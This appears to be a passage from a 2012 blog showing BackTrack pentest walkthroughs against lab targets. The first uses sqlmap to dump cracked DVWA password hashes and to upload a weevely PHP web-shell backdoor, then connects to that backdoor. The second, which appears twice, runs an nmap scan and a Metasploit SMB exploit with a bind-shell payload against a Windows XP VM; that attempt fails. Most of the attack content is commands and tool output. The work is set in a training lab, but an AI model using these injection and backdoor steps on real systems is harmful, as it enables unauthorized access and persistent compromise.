| 2 | gordonb | http://localhost/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://localhost/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://localhost/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://localhost/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+---------+---------+--------------------------------------------------+---------------------------------------------+-----------+------------+

after success and was able to read the contents of the table users, it's time to make a backdoor entry so that we can easily.
type the command

root@bt:/pentest/database/sqlmap# cd

root@bt:~# /pentest/backdoors/web/weevely/

root@bt:/pentest/backdoors/web/weevely# ls

root@bt:/pentest/backdoors/web/weevely# ./weevely.py generate password /root/tes.php


after backdoor we make, it's time to upload to var/www/dvwa/tes.php by typing the command


root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" --file-write=/root/tes.php --file-dest=/var/www/dvwa/tes.php

[22:24:36] [INFO] the back-end DBMS operating system is Linux
[22:24:36] [INFO] heuristics detected web page charset 'ascii'
do you want confirmation that the file '/var/www/dvwa/tes.php' has been successfully written on the back-end DBMS file system? [Y/n]  choose Y or Enter


and Then, Upload the backdoor tho DVWA Database
Type the command

root@bt:/pentest/backdoors/web/weevely#./weevely.py http://localhost/dvwa/tes.php password
then,
www-data@bt:/var/www/dvwa$ ls


if successful, it will display the results


Good Luck ..


Jumat, 21 Desember 2012


To perform pentest some stage we have to do.
First we have to do information gathering and Service Enumeration first.
now we do IG and SE use enmap tool.

Scanning with the enmap Tool
type the command #nmap -T4 -A -v 192.168.56.101

Nmap scan report for 192.168.56.101
Host is up (0.00054s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          WAR-FTPD 1.65 (Name Jgaa's Fan Club FTP Service)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:8E:6C:39 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: 
|   NetBIOS name: XPSP3, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:8e:6c:39 (Cadmus Computer Systems)
|   Names
|     XPSP3<00>            Flags: <unique><active>
|     WORKGROUP<00>        Flags: <group><active>
|     XPSP3<20>            Flags: <unique><active>
|     WORKGROUP<1e>        Flags: <group><active>
|     WORKGROUP<1d>        Flags: <unique><active>
|_    \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-security-mode: 
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
| smb-os-discovery: 
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Computer name: xpsp3
|   NetBIOS computer name: XPSP3
|   Workgroup: WORKGROUP
|_  System time: 2012-12-22 01:25:23 UTC+7

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms 192.168.56.101

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.54 seconds
           Raw packets sent: 1106 (49.362KB) | Rcvd: 1017 (41.238KB)

Then we do Metasploit manually vulnerability
before we go into the directory root@bt:~# msfconsole 192.168.56.101

     ,           ,                                                                                 
    /             \                                                                                
   ((__---,,,---__))                                                                               
      (_) O O (_)_________                                                                         
         \ _ /            |\                                                                       
          o_o \   M S F   | \                                                                      
               \   _____  |  *                                                                     
                |||   WW|||                                                                        
                |||     |||                                                                        
                                                                                                   

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15728 updated 134 days ago (2012.08.10)

Warning: This copy of the Metasploit Framework was last updated 134 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf >
then we seach smb, type the command
msf > search smb
Matching Modules
================

   Name                                                        Disclosure Date          Rank       Description
   ----                                                              ---------------          ----       
Microsoft Workstation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms04_007_killbill                       2004-02-10 00:00:00 UTC  low        
Microsoft ASN.1 Library Bitstring Heap Overflow
   exploit/windows/smb/ms04_011_lsass                          2004-04-13 00:00:00 UTC  good       Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   exploit/windows/smb/ms04_031_netdde                         2004-10-12 00:00:00 UTC  good       Microsoft NetDDE Service Overflow
   exploit/windows/smb/ms05_039_pnp                            2005-08-09 00:00:00 UTC  good       Microsoft Plug and Play Service Overflow
   exploit/windows/smb/ms06_025_rasmans_reg                    2006-06-13 00:00:00 UTC  good       Microsoft RRAS Service RASMAN Registry Overflow
   exploit/windows/smb/ms06_025_rras                           2006-06-13 00:00:00 UTC  average    Microsoft RRAS Service Overflow
   exploit/windows/smb/ms06_040_netapi                         2006-08-08 00:00:00 UTC  good       Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_066_nwapi                          2006-11-14 00:00:00 UTC  good       Microsoft Services MS06-066 nwapi32.dll Module Exploit
   exploit/windows/smb/ms06_066_nwwks                          2006-11-14 00:00:00 UTC  good       Microsoft Services MS06-066 nwwks.dll Module Exploit
   exploit/windows/smb/ms06_070_wkssvc                         2006-11-14 00:00:00 UTC  manual     Microsoft Workstation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms07_029_msdns_zonename                 2007-04-12 00:00:00 UTC  manual     Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   exploit/windows/smb/ms08_067_netapi                         2008-10-28 00:00:00 UTC  great      Microsoft Server Service Relative Path Stack Corruption
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index      2009-09-07 00:00:00 UTC  good       Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   exploit/windows/smb/ms10_061_spoolss                        2010-09-14 00:00:00 UTC  excellent  Microsoft Print Spooler Service Impersonation Vulnerability
   exploit/windows/smb/netidentity_xtierrpcpipe                2009-04-06 00:00:00 UTC  great      


then select one of the smb modules that will be exploit. Type the command 
msf > use exploit/windows/smb/ms04_007_killbill

then, type the command
msf  exploit(ms04_007_killbill) > show options 

Module options (exploit/windows/smb/ms04_007_killbill):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   PROTO  smb              yes       Which protocol to use: http or smb
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1

msf  exploit(ms04_007_killbill) > show options 

Module options (exploit/windows/smb/ms04_007_killbill):

   Name   Current Setting  Required  Description
   ----               ---------------  --------  -----------
   PROTO  smb              yes       Which protocol to use: http or smb
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1


msf  exploit(ms04_007_killbill) > set RHOST 192.168.56.101
RHOST => 192.168.56.101


msf  exploit(ms04_007_killbill) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp


msf  exploit(ms04_007_killbill) > show options 

Module options (exploit/windows/smb/ms04_007_killbill):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   PROTO  smb              yes       Which protocol to use: http or smb
   RHOST  192.168.56.101   yes       The target address
   RPORT  445              yes       Set the SMB service port


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST     192.168.56.101   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1


msf  exploit(ms04_007_killbill) > set TARGET 0
TARGET => 0

msf  exploit(ms04_007_killbill) > exploit 

[*] Started bind handler
[-] Error: The server responded with error: STATUS_INVALID_PARAMETER (Command=115 WordCount=0)


Scanning With Nessus Tool


Then Type the Button Launch Scan


Sorry still error, please help further :-)


IG, SE, VA and Exploitation SMB Windows XP3 on VirtualBox Backtrack 5


To perform pentest some stage we have to do.
First we have to do information gathering and Service Enumeration first.
now we do IG and SE use enmap tool.

Scanning with the enmap Tool
type the command #nmap -T4 -A -v 192.168.56.101

Nmap scan report for 192.168.56.101
Host is up (0.00054s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          WAR-FTPD 1.65 (Name Jgaa's Fan Club FTP Service)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:8E:6C:39 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: 
|   NetBIOS name: XPSP3, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:8e:6c:39 (Cadmus Computer Systems)
|   Names
|     XPSP3<00>            Flags: <unique><active>
|     WORKGROUP<00>        Flags: <group><active>
|     XPSP3<20>            Flags: <unique><active>
|     WORKGROUP<1e>        Flags: <group><active>
|     WORKGROUP<1d>        Flags: <unique><active>
|_    \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-security-mode: 
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
| smb-os-discovery: 
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Computer name: xpsp3
|   NetBIOS computer name: XPSP3
|   Workgroup: WORKGROUP
|_  System time: 2012-12-22 01:25:23 UTC+7

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms 192.168.56.101

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.54 seconds
           Raw packets sent: 1106 (49.362KB) | Rcvd: 1017 (41.238KB)

Then we do Metasploit manually vulnerability
before we go into the directory root@bt:~# msfconsole 192.168.56.101

     ,           ,                                                                                 
    /             \                                                                                
   ((__---,,,---__))                                                                               
      (_) O O (_)_________                                                                         
         \ _ /            |\                                                                       
          o_o \   M S F   | \                                                                      
               \   _____  |  *                                                                     
                |||   WW|||                                                                        
                |||     |||                                                                        
                                                                                                   

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15728 updated 134 days ago (2012.08.10)

Warning: This copy of the Metasploit Framework was last updated 134 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf >
then we seach smb, type the command
msf > search smb
Matching Modules
================

   Name                                                        Disclosure Date          Rank       Description
   ----                                                              ---------------          ----       
Microsoft Workstation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms04_007_killbill                       2004-02-10 00:00:00 UTC  low        
Microsoft ASN.1 Library Bitstring Heap Overflow
   exploit/windows/smb/ms04_011_lsass                          2004-04-13 00:00:00 UTC  good       Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   exploit/windows/smb/ms04_031_netdde                         2004-10-12 00:00:00 UTC  good       Microsoft NetDDE Service Overflow
   exploit/windows/smb/ms05_039_pnp                            2005-08-09 00:00:00 UTC  good       Microsoft Plug and Play Service Overflow
   exploit/windows/smb/ms06_025_rasmans_reg                    2006-06-13 00:00:00 UTC  good       Microsoft RRAS Service RASMAN Registry Overflow
   exploit/windows/smb/ms06_025_rras                           2006-06-13 00:00:00 UTC  average    Microsoft RRAS Service Overflow
   exploit/windows/smb/ms06_040_netapi                         2006-08-08 00:00:00 UTC  good       Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_066_nwapi                          2006-11-14 00:00:00 UTC  good       Microsoft Services MS06-066 nwapi32.dll Module Exploit
   exploit/windows/smb/ms06_066_nwwks                          2006-11-14 00:00:00 UTC  good       Microsoft Services MS06-066 nwwks.dll Module Exploit
   exploit/windows/smb/ms06_070_wkssvc                         2006-11-14 00:00:00 UTC  manual     Microsoft Workstation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms07_029_msdns_zonename                 2007-04-12 00:00:00 UTC  manual     Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   exploit/windows/smb/ms08_067_netapi                         2008-10-28 00:00:00 UTC  great      Microsoft Server Service Relative Path Stack Corruption
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index      2009-09-07 00:00:00 UTC  good       Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   exploit/windows/smb/ms10_061_spoolss                        2010-09-14 00:00:00 UTC  excellent  Microsoft Print Spooler Service Impersonation Vulnerability
   exploit/windows/smb/netidentity_xtierrpcpipe                2009-04-06 00:00:00 UTC  great      


then select one of the smb modules that will be exploit. Type the command 
msf > use exploit/windows/smb/ms04_007_killbill

then, type the command
msf  exploit(ms04_007_killbill) > show options 

Module options (exploit/windows/smb/ms04_007_killbill):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   PROTO  smb              yes       Which protocol to use: http or smb
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1

msf  exploit(ms04_007_killbill) > show options 

Module options (exploit/windows/smb/ms04_007_killbill):

   Name   Current Setting  Required  Description
   ----               ---------------  --------  -----------
   PROTO  smb              yes       Which protocol to use: http or smb
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1


msf  exploit(ms04_007_killbill) > set RHOST 192.168.56.101
RHOST => 192.168.56.101


msf  exploit(ms04_007_killbill) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp


msf  exploit(ms04_007_killbill) > show options 

Module options (exploit/windows/smb/ms04_007_killbill):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   PROTO  smb              yes       Which protocol to use: http or smb
   RHOST  192.168.56.101   yes       The target address
   RPORT  445              yes       Set the SMB service port


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST     192.168.56.101   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1


msf  exploit(ms04_007_killbill) > set TARGET 0
TARGET => 0

msf  exploit(ms04_007_killbill) > exploit 

[*] Started bind handler
[-] Error: The server responded with error: STATUS_INVALID_PARAMETER (Command=115 WordCount=0)


Scanning With Nessus Tool


Then Type the Button Launch Scan


Sorry still error, please help further :-)